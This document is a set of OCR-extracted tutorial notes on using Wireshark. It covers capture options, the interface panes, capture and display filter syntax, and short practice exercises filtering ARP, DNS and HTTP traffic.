


Clicking on **Interface List** opens a windows whit a list of your networks cards (wired, wireless, VPNs, virtual interfaces, etc.).

Clicking in **Capture Options** opens


The **capture options** windows, which has a huge impact on your capture session as you can configured:

1. Which interfaces to use during the capture
2. NIC promiscuous mode
3. Capture filtering



Captures filters will make Wireshark discard packets that do not match the filter. These filters impact how many packets your computer must process and how big the capture file will be.

This is very useful to limit captured traffic in high traffic network.




During your first captures, leave the filter blank and just click **start.**

To perform their very same operations, you can just select the capture interface and then click on **capture options** or **start** from the main windows.


PCPA files store an entire capture (from a previous capture session)

If you already have a PCPA file, you can open it using this button.



The capture Windows

In either case, doing a live capture or opening a previous one, you will see this interface.




The first two columns of the upper pane contain:

The **number** of the captured packet.

The **arrival time** of the packet in seconds. The arrival time is relative to the start of the capture.

You can then see the **source, destination,** and **protocol** columns.


Note how the source and destination address vary according to the protocol.




In the last two columns you can find the **size of the packet** and some related **information.**

The *info* column is protocol specific.

For example, the first **two** packets are ARP requests and replies.




The packet is an HTTP request.




The center pane gives you access to all the protocol layers used by a packet.

This allows you to read the entire packet layer by layer!




You can drill down to get any information you want about a packet.

For example, this packet has the *ACK* TCP flag on.



In the bottom pane, you can see the actual packet payload. In this example we see an HTTP GET request.



Filtering


A traffic capture can be overwhelming, even on a network with just a couple of dozens of nodes.

Wireshark can **filter** traffic at **capture** or at **display** time.

Each method has its own pros and cons.

Captures filters

You can set capture filters **before** starting the capture so that Wireshark will capture only packets matching the filters.



Command

Here some basics capture filters

- ip only packets using ip as layer 3 protocol
- not ip the opposite of the previous syntax
- tcp port 80 packets where the source or destination tcp port is 80
- net 192.168.54.0/24 packets from and to the specified network
- src port 1234 the source port must be 1234; the transport protocol does not matter
- src net 192.168.1.0/24 the source ip address must be in the specified network
- host 192.168.45.65 all the packets from or to the specified host
- host www.example.com all the packets from or the specified hostname

capture filters will downsize the amount of the traffic gathered.

The final capture will be **smaller,** and it will contain **only** the **needed traffic.**


Display filters

However, capture filters might not catch interesting traffic!


Display filters instead allow you to inspect and apply very granular filters to every field of the captured packets. Wireshark then display only the packets matching the filters.

You can always remove or fine tune a display filter, something you can't do with the capture filter (you would have to re-start the capture from scratch)


You can use the filter textbox to apply a display filter



You can start typing a filter and Wireshark will give you valid protocol fields.



The background of the textbox will turn red if the filter is invalid or green when the filter is valid.



Command

A display filter is made by

- <Protocolname> Display any packet using that protocol
- <Protocolname>[.field] Display any packet with the specified field present.
- <Protocolname>[.field] [operand value] Display any packet whose protocol field matches the operand and value
- <Protocolname>[.field] AND <Protocolname>[.field] [operand value] you can combine multiple expressions by using logical operator.

Below is an example

Ip	Display IP packets
Ip.addr	Display IP packets with a populated source or destination address
Ip.addr == 192.168.12.13	Display IP packets with 192.168.12.13 ad source or destination address
Ip.addr == 192.168.12.13 or arp	The above or ARP packets

You can find Wireshark display filter here

For any other information, please refer to the Wireshar User's Guide

If you want to practice these topics a little more, you can record some traffic from your computer or you can download a capture from Wireshark website

- Write a filter to view all traffic except ARP & ICMP.
- not arp and not ICMP

- Write a filter to view all traffic except ARP & DNS.
- not arp and ! (udp.port == 53)

- What command was used to generate the DNS traffic to admin.site ?
- nslookup admin.site

- Flags that are set when a TCP Handshake is performed.
- SYN -> SYN, ACK -> ACK

- What option should we select to start the Wireshark sniffing with specific filters ?
- Capture Options

- What is the count of default columns that are shown in Wireshark ?
- 7

- Which domain was pinged to generate the ICMP traffic ?
- admin.site

- Write a filter to view all POST request.
- http.request.method == POST


Full Stack Analysis Whit Wireshark

Command


https://programmerclick.com/article/21391424540/

Click on CapturePTS.capng


Show only ARP request



Click on View menu -> new resolution -> Enable for MAC Layer




Click on clear




Inspection the packet 5 and view destination

Inspection de packet 3, where destination is different that packet 5




Another configuration is for filter packets

Select packet 2 -> going to source -> right click on the address -> copy -> Value




Going to Filter -> eth dst == paste the value




Filter by dns


Going to filter -> dns




Inspection the Queries and we can view the class internet




In the answers section we can read the address

